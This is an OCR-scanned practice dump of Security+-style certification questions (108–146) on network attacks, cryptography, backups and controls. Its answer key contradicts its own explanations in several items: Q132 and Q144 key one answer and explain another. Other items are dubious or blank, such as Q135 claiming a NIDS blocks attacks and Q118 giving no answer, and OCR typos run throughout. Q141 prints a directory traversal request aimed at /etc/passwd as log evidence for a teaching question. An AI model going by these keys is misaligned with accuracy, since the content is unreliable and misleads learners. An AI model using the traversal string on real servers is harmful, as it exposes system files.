C. EAP-TLS
D. EAP-TTLS
Answer: B

Explanation:
EAP-FAST (Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling) supports mutual authentication and is designed to simplify the deployment of strong, password-based authentication. EAP-FAST includes a mechanism for detecting rogue access points.

108.A network analyst is investigating compromised corporate information. The analyst leads to a theory that network traffic was intercepted before being transmitted to the internet.
The following output was captured on an internal host:

```
IPv4 Address ..... 10.0.0.87
Subnet Mask  ..... 255.255.255.0
Default Gateway ..... 10.0.0.1

Internet Address      Physical Address
10.10.255.255         ff-ff-ff-ff-ff-ff
10.0.0.1              aa-aa-aa-aa-aa-aa
10.0.0.254            aa-aa-aa-aa-aa-aa
224.0.0.2             01-00-5e-00-00-02
```

Based on the IoCS, which of the following was the MOST likely attack used to compromise the network communication?
A. Denial of service
B. ARP poisoning
C. Command injection
D. MAC flooding
Answer: B
Explanation:
ARP poisoning (also known as ARP spoofing) is a type of attack where an attacker sends falsified ARP messages over a local area network to link the attacker's MAC address with the IP address of another host on the network.

109.A retail company that is launching @ new website to showcase the company’s product line and other information for online shoppers registered the following URLs:
* www companysite com
* shop companysite com
* about-us companysite com contact-us. companysite com secure-logon company site com
Which of the following should the company use to secure its website if the company is concerned with convenience and cost?
A. A self-signed certificate
B. A root certificate
C. A code-signing certificate
D. A wildcard certificate
E. An extended validation certificate
Answer: D
Explanation:
The company can use a wildcard certificate to secure its website if it is concerned with convenience and cost. A wildcard certificate can secure multiple subdomains, which makes it cost-effective and convenient for securing the various registered domains.
The retail company should use a wildcard certificate if it is concerned with convenience and cost12. A

wildcard SSL certificate is a single SSL/TLS certificate that can provide significant time and cost savings, particularly for small businesses. The certificate includes a wildcard character (*) in the domain name field, and can secure multiple subdomains of the primary domain1

110.A bad actor tries to persuade someone to provide financial information over the phone in order to gain access to funds.
Which of the following types of attacks does this scenario describe?
A. Vishing
B. Phishing
C. Spear phishing
D. Whaling
Answer: A
Explanation:
Vishing is a social engineering attack that uses phone calls or voicemail messages to trick people into divulging sensitive information, such as financial information or login credentials.

111.A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO).
Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?
A. Run a vulnerability scan against the CEOs computer to find possible vulnerabilities
B. Install a sandbox to run the malicious payload in a safe environment
C. Perform a traceroute to identify the communication path
D. Use netstat to check whether communication has been made with a remote host
Answer: B
Explanation:
To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment.

112.A software company is analyzing a process that detects software vulnerabilities at the earliest stage possible. The goal is to scan the source looking for unsecure practices and weaknesses before the application is deployed in a runtime environment.
Which of the following would BEST assist the company with this objective?
A. Use fuzzing testing
B. Use a web vulnerability scanner
C. Use static code analysis
D. Use a penetration-testing OS
Answer: C
Explanation:
Using static code analysis would be the best approach to scan the source code looking for unsecure practices and weaknesses before the application is deployed in a runtime environment. This method involves analyzing the source code without actually running the software, which can identify security vulnerabilities that may not be detected by other testing methods.

113.A company recently experienced an attack during which 5 main website was directed to the attacker's web server, allowing the attacker to harvest credentials from unsuspecting customers.
Which of the following should the company Implement to prevent this type of attack from occurring in the future?
A. IPSec
B. SSL/TLS
C. DNSSEC
D. S/MIME
Answer: C
Explanation:
The attack described in the question is known as a DNS hijacking attack. In this type of attack, an attacker modifies the DNS records of a domain name to redirect traffic to their own server. This allows them to intercept traffic and steal sensitive information such as user credentials.
To prevent this type of attack from occurring in the future, the company should implement C. DNSSEC. DNSSEC (Domain Name System Security Extensions) is a security protocol that adds digital signatures to DNS records. This ensures that DNS records are not modified during transit and prevents DNS hijacking attacks.


114.A Chief Information Officer is concerned about employees using company-issued laptops lo steal data when accessing network shares.
Which of the following should the company Implement?
A. DLP
B. CASB
C. HIDS
D. EDR
E. UEFI
Answer: A
Explanation:
The company should implement Data Loss Prevention (DLP) to prevent employees from stealing data when accessing network shares.

115.A security engineer needs to build @ solution to satisfy regulatory requirements that stale certain critical servers must be accessed using MFA However, the critical servers are older and are unable to support the addition of MFA,.
Which of the following will the engineer MOST likely use to achieve this objective?
A. A forward proxy
B. A stateful firewall
C. A jump server
D. A port tap
Answer: C
Explanation:
A jump server is a secure host that allows users to access other servers within a network. The jump server acts as an intermediary, and users can access other servers via the jump server after authenticating with MFA.


116.Which of the following function as preventive, detective, and deterrent controls to reduce the risk of physical theft? (Select TWO).
A. Mantraps
B. Security guards
C. Video surveillance
D. Fences
E. Bollards
F. Antivirus
Answer: A,B
Explanation:
A - a mantrap can trap those personnal with bad intension(preventive), and kind of same as detecting, since you will know if someone is trapped there(detective), and it can deter those personnal from approaching as well(deterrent) B - security guards can sure do the same thing as above, preventing malicious personnal from entering(preventive+deterrent), and notice those personnal as well(detective)

117.Which of the following controls would provide the BEST protection against tailgating?
A. Access control vestibule
B. Closed-circuit television
C. Proximity card reader
D. Faraday cage
Answer: A
Explanation:
Access control vestibules, also known as mantraps or airlocks, are physical security features that require individuals to pass through two or more doors to enter a secure area.
They are effective at preventing tailgating, as only one person can pass through each door at a time.


118.HOTSPOT
You received the output of a recent vulnerability assessment.
Review the assessment and scan output and determine the appropriate remedialion(s} 'or «ach dewce.
Remediation options may be selected multiple times, and some devices may require more than one remediation.
If at any time you would like to biing bade the initial state ot the simulation, please dick me Reset All button.


CORPORATE NETWORK
Client 10
192.168.1.10
Client 11
192.168.1.11
Select Remediation
Update antivirus signatures
Update cipher suite
Generate new CSR
Install OS security update
Change default password
Patch application
Uninstall unneeded applications
PERIMETER NETWORK
Web Server
10.25.20.20
SERVER NETWORK
Domain Controller
172.27.0.25
Database Server
172.27.0.30

Answer:



Explanation:



Graphical user interface, text, application
Description automatically generated

119.A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again.
Which of the following is the BEST technical implementation to prevent this from happening again?
A. Configure DLP solutions
B. Disable peer-to-peer sharing
C. Enable role-based
D. Mandate job rotation
E. Implement content filters
Answer: A
Explanation:
Data loss prevention (DLP) solutions can prevent the accidental or intentional loss of sensitive data. DLP tools can identify and protect sensitive data by classifying and categorizing it, encrypting it, or blocking it from being transferred outside the organization's network.

120.A security researcher has alerted an organization that its sensitive user data was found for sale on a website.
Which of the following should the organization use to inform the affected parties?
A. A An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan
Answer: B
Explanation:
The organization should use a communications plan to inform the affected parties. A communications plan is a document that outlines how an organization will communicate with internal and external

stakeholders during a crisis or incident. It should include details such as who will be responsible for communicating with different stakeholders, what channels will be used to communicate, and what messages will be communicated.
An incident response plan is a document that outlines the steps an organization will take to respond to a security incident or data breach. A business continuity plan is a document that outlines how an organization will continue to operate during and after a disruption. A disaster recovery plan is a document that outlines how an organization will recover its IT infrastructure and data after a disaster.

121.If a current private key is compromised, which of the following would ensure it cannot be used to decrypt ail historical data?
A. Perfect forward secrecy
B. Elliptic-curve cryptography
C. Key stretching
D. Homomorphic encryption
Answer: A
Explanation:
Perfect forward secrecy would ensure that it cannot be used to decrypt all historical data. Perfect forward secrecy (PFS) is a security protocol that generates a unique session key for each session between two parties. This ensures that even if one session key is compromised, it cannot be used to decrypt other sessions.

122.Which of the following is a cryptographic concept that operates on a fixed length of bits?
A. Block cipher
B. Hashing
C. Key stretching
D. Salting
Answer: A
Explanation:
Single-key or symmetric-key encryption algorithms create a fixed length of bits known as a block cipher with a secret key that the creator/sender uses to encipher data (encryption) and the receiver uses to decipher it.

123.A grocery store is expressing security and reliability concerns regarding the on-site backup strategy currently being performed by locally attached disks. The main concerns are the physical security of the backup media and the durability of the data stored on these devices.
Which of the following is a cost-effective approach to address these concerns?
A. Enhance resiliency by adding a hardware RAID.
B. Move data to a tape library and store the tapes off-site
C. Install a local network-attached storage.
D. Migrate to a cloud backup solution
Answer: D
Explanation:
a backup strategy is a plan that defines how to protect data from loss or corruption by creating and storing copies of data on a different medium or location1. A backup strategy should consider the security

and reliability of the backup data and the backup storage234.
Based on these definitions, the best option that is a cost-effective approach to address the security and reliability concerns regarding the on-site backup strategy would be
D. Migrate to a cloud backup solution24.
A cloud backup solution can provide several benefits, such as:
- Enhanced physical security of the backup data by storing it in a remote location that is protected by multiple layers of security measures.
- Enhanced durability of the backup data by storing it on highly reliable storage devices that are replicated across multiple availability zones or regions.
- Reduced costs of backup storage by paying only for the amount of data stored and transferred, and by using features such as compression, deduplication, encryption, and lifecycle management.
- Increased flexibility and scalability of backup storage by choosing from various storage classes and tiers that match the performance and availability requirements of the backup data.

124.Which of the following authentication methods sends out a unique password to be used within a specific number of seconds?
A. TOTP
B. Biometrics
C. Kerberos
D. LDAP
Answer: A
Explanation:
Time-based One-Time Password (TOTP) is a type of authentication method that sends out a unique password to be used within a specific number of seconds. It uses a combination of a shared secret key and the current time to generate a one-time password. TOTP is commonly used for two-factor authentication (2FA) to provide an additional layer of security beyond just a username and password.

125.A network analyst is setting up a wireless access point for a home office in a remote, rural location. The requirement is that users need to connect to the access point securely but do not want to have to remember passwords.
Which of the following should the network analyst enable to meet the requirement?
A. MAC address filtering
B. 802.1X
C. Captive portal
D. WPS
Answer: D
Explanation:
The network analyst should enable Wi-Fi Protected Setup (WPS) to allow users to connect to the wireless access point securely without having to remember passwords. WPS allows users to connect to a wireless network by pressing a button or entering a PIN instead of entering a password.

126.As part of the lessons-learned phase, the SOC is tasked with building methods to detect if a previous incident is happening again.
Which of the following would allow the security analyst to alert the SOC if an event is reoccurring?

A. Creating a playbook within the SOAR
B. Implementing rules in the NGFW
C. Updating the DLP hash database
D. Publishing a new CRL with revoked certificates
Answer: A
Explanation:
Creating a playbook within the Security Orchestration, Automation and Response (SOAR) tool would allow the security analyst to detect if an event is reoccurring by triggering automated actions based on the previous incident's characteristics. This can help the SOC to respond quickly and effectively to the incident.

127.A third party asked a user to share a public key for secure communication.
Which of the following file formats should the user choose to share the key?
A. .pfx
B. .csr
C. .pvk
D. .cer
Answer: D
Explanation:
A user should choose the .cer file format to share a public key for secure communication. A .cer file is a public key certificate that can be shared with third parties to enable secure communication.
A public key is a cryptographic key that can be used to encrypt or verify data. A public key file is a file that contains one or more public keys in a specific format.
There are different formats for public key files, depending on the application and the algorithm used. Some of the common formats are:
- .pfx: This is a file format that stores a certificate and its private and public keys. It is also known as PKCS#12 or Personal Information Exchange. It is used by some applications such as Microsoft Internet Explorer and Outlook to import and export certificates and keys.1
- .csr: This is a file format that stores a Certificate Signing Request, which is a message sent to a Certificate Authority (CA) to request a digital certificate. It contains the public key and some information about the identity of the requester. It is also known as PKCS#10 or Certification Request Syntax.2
- .pvk: This is a file format that stores a private key for Microsoft Authenticode code signing. It is used with a .spc file that contains the certificate and public key.3
- .cer: This is a file format that stores a certificate, which is a document that binds a public key to an identity. It is also known as DER or Distinguished Encoding Rules. It is used by some applications such as OpenSSL and Java to read and write certificates.4

128.A Chief information Officer is concerned about employees using company-issued laptops to steal data when accessing network shares.
Which of the following should the company implement?
A. DLP
B. CASB
C. HIDS
D. EDR

E. UEFI
Answer: A
Explanation:
Data Loss Prevention (DLP) can help prevent employees from stealing data by monitoring and controlling access to sensitive data. DLP can also detect and block attempts to transfer sensitive data outside of the organization, such as via email, file transfer, or cloud storage.

129.A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack.
Which of the following options will mitigate this issue without compromising the number of outlets available?
A. Adding a new UPS dedicated to the rack
B. Installing a managed PDU
C. Using only a dual power supplies unit
D. Increasing power generator capacity
Answer: B
Explanation:
A managed Power Distribution Unit (PDU) allows you to monitor and control power outlets on the rack. This will allow the security team to identify which devices are drawing power and from which outlets, which can help to identify any unauthorized devices. Moreover, with a managed PDU, you can also control the power to outlets, turn off outlets that are not in use, and set up alerts if an outlet is overloaded. This will help to mitigate the issue of power consumption overloads without compromising the number of outlets available.

130.A security incident has been resolved.
Which of the following BEST describes the importance of the final phase of the incident response plan?
A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach
Answer: A
Explanation:
The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future.

131.Which of the following environment utilizes dummy data and is MOST to be installed locally on a system that allows to be assessed directly and modified easily wit each build?
A. Production
B. Test

C. Staging
D. Development
Answer: D
Explanation:
The environment that utilizes dummy data and is most likely to be installed locally on a system that allows it to be assessed directly and modified easily with each build is the development environment. The development environment is used for developing and testing software and applications. It is typically installed on a local system, rather than on a remote server, to allow for easy access and modification. Dummy data can be used in the development environment to simulate real-world scenarios and test the software's functionality.
References: https://www.techopedia.com/definition/27561/development-environment

132.A security analyst needs to implement an MDM solution for BYOD users that will allow the company to retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.
Which of the following would BEST meet these requirements? (Select TWO).
A. Full-device encryption
B. Network usage rules
C. Geofencing
D. Containerization
E. Application whitelisting
F. Remote control
Answer: A,B
Explanation:
MDM solutions emerged to solve problems created by BYOD. With MDM, IT teams can remotely wipe devices clean if they are lost or stolen. MDM also makes the life of an IT administrator a lot easier as it allows them to enforce corporate policies, apply software updates, and even ensure that password protection is used on each device.
Containerization and application whitelisting are two features of MDM that can help retain control over company emails residing on the devices and limit data exfiltration that might occur if the devices are lost or stolen.
Containerization is a technique that creates a separate and secure space on the device for work-related data and applications. This way, personal and corporate data are isolated from each other, and IT admins can manage only the work container without affecting the user’s privacy. Containerization also allows IT admins to remotely wipe only the work container if needed, leaving the personal data intact.
Application whitelisting is a technique that allows only authorized applications to run on the device. This way, IT admins can prevent users from installing or using malicious or unapproved applications that might compromise the security of corporate data. Application whitelisting also allows IT admins to control which applications can access corporate resources, such as email servers or cloud storage.
References:
https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.office1.com/blog/byod-vs-mdm

133.Ann, a customer, received a notification from her mortgage company stating her PII may be shared with partners, affiliates, and associates to maintain day-to-day business operations.
Which of the following documents did Ann receive?
A. An annual privacy notice
B. A non-disclosure agreement
C. A privileged-user agreement
D. A memorandum of understanding
Answer: A
Explanation:
Ann received an annual privacy notice from her mortgage company. An annual privacy notice is a statement from a financial institution or creditor that outlines the institution's privacy policy and explains how the institution collects, uses, and shares customers' personal information. It informs the customer about their rights under the Gramm-Leach-Bliley Act (GLBA) and the institution's practices for protecting their personal information.

134.Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?
A. ISO 27701
B. The Center for Internet Security
C. SSAE SOC 2
D. NIST Risk Management Framework
Answer: B
Explanation:
The Center for Internet Security (CIS) uses six initial steps that provide basic control over system security, including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments.

135.A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks.
Which of the following can block an attack at Layer 7? (Select TWO).
A. HIDS
B. NIPS
C. HSM
D. WAF
E. NAC
F. NIDS
G. Stateless firewall
Answer: D,F
Explanation:
A WAF (Web Application Firewall) and NIDS (Network Intrusion Detection System) are both examples of Layer 7 security controls. A WAF can block attacks at the application layer (Layer 7) of the OSI model by filtering traffic to and from a web server. NIDS can also detect attacks at Layer 7 by monitoring network traffic for suspicious patterns and behaviors.

136.An application owner reports suspicious activity on an internal financial application from various internal users within the past 14 days.
A security analyst notices the following:
• Financial transactions were occurring during irregular time frames and outside of business hours by unauthorized users.
• Internal users in question were changing their passwords frequently during that time period.
• A jump box that several domain administrator users use to connect to remote devices was recently compromised.
• The authentication method used in the environment is NTLM.
Which of the following types of attacks is MOST likely being used to gain unauthorized access?
A. Pass-the-hash
B. Brute-force
C. Directory traversal
D. Replay
Answer: A
Explanation:
The suspicious activity reported by the application owner, combined with the recent compromise of the jump box and the use of NTLM authentication, suggests that an attacker is likely using a pass-the-hash attack to gain unauthorized access to the financial application. This type of attack involves stealing hashed passwords from memory and then using them to authenticate as the compromised user without needing to know the user's plaintext password.

137.A security architect is implementing a new email architecture for a company. Due to security concerns, the Chief Information Security Officer would like the new architecture to support email encryption, as well as provide for digital signatures.
Which of the following should the architect implement?
A. TOP
B. IMAP
C. HTTPS
D. S/MIME
Answer: D
Explanation:
S/MIME (Secure/Multipurpose Internet Mail Extensions) is a protocol that enables secure email messages to be sent and received. It provides email encryption, as well as digital signatures, which can be used to verify the authenticity of the sender. S/MIME can be used with a variety of email protocols, including POP and IMAP.

138.Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company’s final software releases? (Select TWO.)
A. Unsecure protocols
B. Use of penetration-testing utilities
C. Weak passwords
D. Included third-party libraries

E. Vendors/supply chain
F. Outdated anti-malware software
Answer: D,E
Explanation:
The most likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases are included third-party libraries and vendors/supply chain.

139.The Chief Information Security Officer directed a risk reduction in shadow IT and created a policy requiring all unsanctioned high-risk SaaS applications to be blocked from user access.
Which of the following is the BEST security solution to reduce this risk?
A. CASB
B. VPN concentrator
C. MFA
D. VPC endpoint
Answer: A
Explanation:
A Cloud Access Security Broker (CASB) can be used to monitor and control access to cloud-based applications, including unsanctioned SaaS applications. It can help enforce policies that prevent access to high-risk SaaS applications and provide visibility into the use of such applications by employees.

140.A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user’s PCs.
Which of the following is the most likely cause of this issue?
A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS
Answer: B
Explanation:
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

141.A junior security analyst is reviewing web server logs and identifies the following pattern in the log file:

```
http://comptia.org/../../../etc/passwd
```

Which of the following types of attacks is being attempted and how can it be mitigated?
A. XSS. mplement a SIEM
B. CSRF. implement an IPS
C. Directory traversal implement a WAF
D. SQL infection, mplement an IDS
Answer: C

Explanation:
The attack being attempted is directory traversal, which is a web application attack that allows an attacker to access files and directories outside of the web root directory. A WAF can help mitigate this attack by detecting and blocking attempts to access files outside of the web root directory.

142.A security engineer is reviewing the logs from a SAML application that is configured to use MFA, during this review the engineer notices a high volume of successful logins that did not require MFA from users who were traveling internationally. The application, which can be accessed without a VPB, has a policy that allows time-based tokens to be generated. Users who changed locations should be required to reauthenticate but have been.
Which of the following statements BEST explains the issue?
A. OpenID is mandatory to make the MFA requirements work
B. An incorrect browser has been detected by the SAML application
C. The access device has a trusted certificate installed that is overwriting the session token
D. The user's IP address is changing between logins, bur the application is not invalidating the token
Answer: D

143.A systems administrator is considering different backup solutions for the IT infrastructure. The company is looking for a solution that offers the fastest recovery time while also saving the most amount of storage used to maintain the backups.
Which of the following recovery solutions would be the BEST option to meet these requirements?
A. Snapshot
B. Differential
C. Full
D. Tape
Answer: B
Explanation:
Differential backup is a type of backup that backs up all data that has changed since the last full backup. This backup method offers faster recovery than a full backup, as it only needs to restore the full backup and the differential backup, reducing the amount of data that needs to be restored. It also uses less storage than a full backup as it only stores the changes made from the last full backup.

144.A new plug-and-play storage device was installed on a PC in the corporate environment.
Which of the following safeguards will BEST help to protect the PC from malicious files on the storage device?
A. Change the default settings on the PC.
B. Define the PC firewall rules to limit access.
C. Encrypt the disk on the storage device.
D. Plug the storage device in to the UPS
Answer: C
Explanation:
The best option that will help to protect the PC from malicious files on the storage device would be A. Change the default settings on the PC. Changing the default settings on the PC can include disabling the autorun or autoplay feature, which can prevent malicious files from executing automatically when the

storage device is plugged in. Changing the default settings can also include enabling antivirus software, updating the operating system and applications, and configuring user account control and permissions.

145.Which of the following identifies the point in time when an organization will recover data in the event of an outage?
A. SLA
B. RPO
C. MTBF
D. ARO
Answer: B
Explanation:
Recovery Point Objective (RPO) is the maximum duration of time that an organization can tolerate data loss in the event of an outage. It identifies the point in time when data recovery must begin, and any data loss beyond that point is considered unacceptable.

146.A company acquired several other small companies The company thai acquired the others is transitioning network services to the cloud The company wants to make sure that performance and security remain intact.
Which of the following BEST meets both requirements?
A. High availability
B. Application security
C. Segmentation
D. Integration and auditing
Answer: A
Explanation:
High availability refers to the ability of a system or service to remain operational and available to users with minimal downtime. By ensuring high availability, the company can maintain good performance and ensure that users have access to the network services they need. High availability can also improve security, as it helps to prevent disruptions that could potentially be caused by security incidents or other issues.

